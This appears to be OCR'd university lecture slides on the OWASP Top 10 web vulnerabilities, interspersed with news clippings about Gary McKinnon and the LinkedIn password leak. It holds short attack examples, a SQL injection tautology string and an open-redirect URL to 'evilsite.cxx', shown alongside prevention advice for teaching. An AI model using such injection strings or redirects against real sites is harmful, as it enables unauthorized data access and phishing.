
Prevention

- Avoid returning detailed error messages, stack traces:
- Validate input:
  - Casting (numeric or date)
  - Blacklists vs. Whitelists (regular expressions/ only simple patterns)
  - Escaping input :


```
SELECT OrderID FROM Sales WHERE
CustomerID = ''' OR ''1'' = ''1'
```

  - Parameterized queries:


```
SELECT OrderID FROM Sales WHERE
CustomerID = ?
```


Anonymous user functionality
• Search for products
• Search for salespeople
Authenticated user functionality
• Place an order
• Review past orders
Administrative user functionality
• Add new products
• Change product prices

A4-Insecure Direct Object References



A4-Insecure Direct Object References



- An authorized user changes a parameter value (which directly refers to an object) to another object the user isn't authorized for.
- Automated crawler can find all directly accessible files in the system.

Prevention

- Authorization in database vs application
- Using per user or session indirect object references
- Take product records and store them in an array specific to that user. Credit card selection box :

```
<select name=" choosephone">

<option value="1"> myPhone3 </option> <option
  value="2"> myPhone4 </option> </select>
```

http://retailsite.cxx/catalog/productIndex=123


Table User
UserId
Anonymous
SteveJ
BillG

Table Product		
ProductName	**Price**	**ReleaseDate**
myPhone3	99.00	6/19/2009
myPhone4	199.00	7/24/2010
myPhone5	249.00	7/30/2011

Table UserProduct	
UserId	**ProductName**
Anonymous	myPhone3
Anonymous	myPhone4
SteveJ	myPhone3
SteveJ	myPhone4
SteveJ	myPhone5
BillG	myPhone3
BillG	myPhone4

- Join Product and UserProduct tables on the ProductName column and filter by UserID.

User	ProductName	Price	ReleaseDate
Anonymous	myPhone3	99.00	6/19/2009
Anonymous	myPhone4	199.00	7/24/2010


moodle2012: User
https://moodle.yorku.ca/moodle/user/profile.php?id=75419
Google
Moodle @ York University
Maria Marquez Andrade | Messages | Logout
My Courses
Student Resources
Instructor Resources
moodle2012: User
MY PROFILE VIEW PROFILE USER
NAVIGATION
Moodle@York 2012
My profile
View profile
The details of this user are not available to you

A8-Failure to Restrict URL Access

Top 10 2013-A7-Missing Function Level Access Control

- Do not assume that users will be unaware of special or hidden URLs or APIs.
- Block access to all file types that your application should never serve (source files)
- `…/auth/AddPassword` probably there is:
- `…/auth/ResetPassword`
- `…/auth/GetPassword`
- `…/auth/UpdatePassword`

A10-Unvalidated Redirects and Forwards

www.site.cxx/login?page=myaccount


www.site.cxx/login?page=www.evilsite.cxx

- Don't involve user parameters in destination.
- Or ensure that the supplied value is valid.
- Access unauthorized pages (where the user should be sent if a transaction is successful).

A3-Broken Authentication and Session Management

- Weak session identifiers
- The application returns the session token as part of the page URL
- Weak account management functions (account creation, change password, recover password). Example(Ebay account lockout DoS)
- Sessions do not timeout

http://tickets.com/itinerary;jsessionid=2PoOC2JDPXMoOQSNDLPSKHCJUN2JV?conf=ABB21



A6-Security Misconfiguration

Hacker fears 'UFO cover-up'

In 2002, Gary McKinnon was arrested by the UK's national high-tech crime unit, after being accused of hacking into Nasa and the US military computer networks.

EXCLUSIVE INTERVIEW

He says he spent two years looking for photographic evidence of alien spacecraft and advanced power technology.

VIDEO **Watch an extended version of the interview, lasting 16 minutes**

America now wants to put him on trial, and if tried there he could face 60 years behind bars.

Banned from using the internet, Gary spoke to Click presenter Spencer Kelly to tell his side of the story, ahead of his extradition hearing on Wednesday, 10 May. You can read what he had to say here.

- Development or default settings remain once deployed.
- Missing patches.
- Stack traces and other overly informative error messages.

A7-Insecure Cryptographic Storage

- Personal information is not properly encrypted or hashed, or missing salt(example).
- Continued use of proven weak algorithms (MD5, SHA-1, RC3, RC4, etc…)
- Encyption keys are not stored securely(Hard coding keys, and storing keys in unprotected stores) or renewed properly.

LinkedIn Password Leak: Salt Their Hide


Posted by **Soulskill** on Friday June 08 2012, @12:59PM
from the i-see-what-you-did-there dept.

CowboyRobot writes

> "Following yesterday's post about Poul-Henning Kamp no longer supporting md5crypt, the author has a new column at the ACM where he details all the ways that LinkedIn failed, specifically related to how they failed to 'salt' their passwords, making them that much easier to crack. On a system with many users, the chances that some of them have chosen the same password are pretty good. Humans are notoriously lousy at selecting good passwords. For the evil attacker, that means all users who have the same hashed password in the database have chosen the same password, so it is probably not a very good one, and the attacker can target that with a brute force attempt.'"

A9-Insufficient Transport Layer Protection

- The site doesn't use SSL for all pages that require authentication (stolen cookie, eavesdropping, man-in-the-middle)
- Improperly configured SSL certificate generates warnings (users are confused)



A1-Injection

A2-Cross Site Scripting (XSS)

A3-Broken Authentication and Session Management

A4-Insecure Direct Object References

A5-Cross Site Request Forgery (CSRF)

A6-Security Misconfiguration

A7-Insecure Cryptographic Storage

A8-Failure to Restrict URL Access

A9-Insufficient Transport Layer Protection

A10-Unvalidated Redirects and Forwards

A5-Cross Site Request Forgery (CSRF)

&

A2-Cross Site Scripting (XSS)

Thank you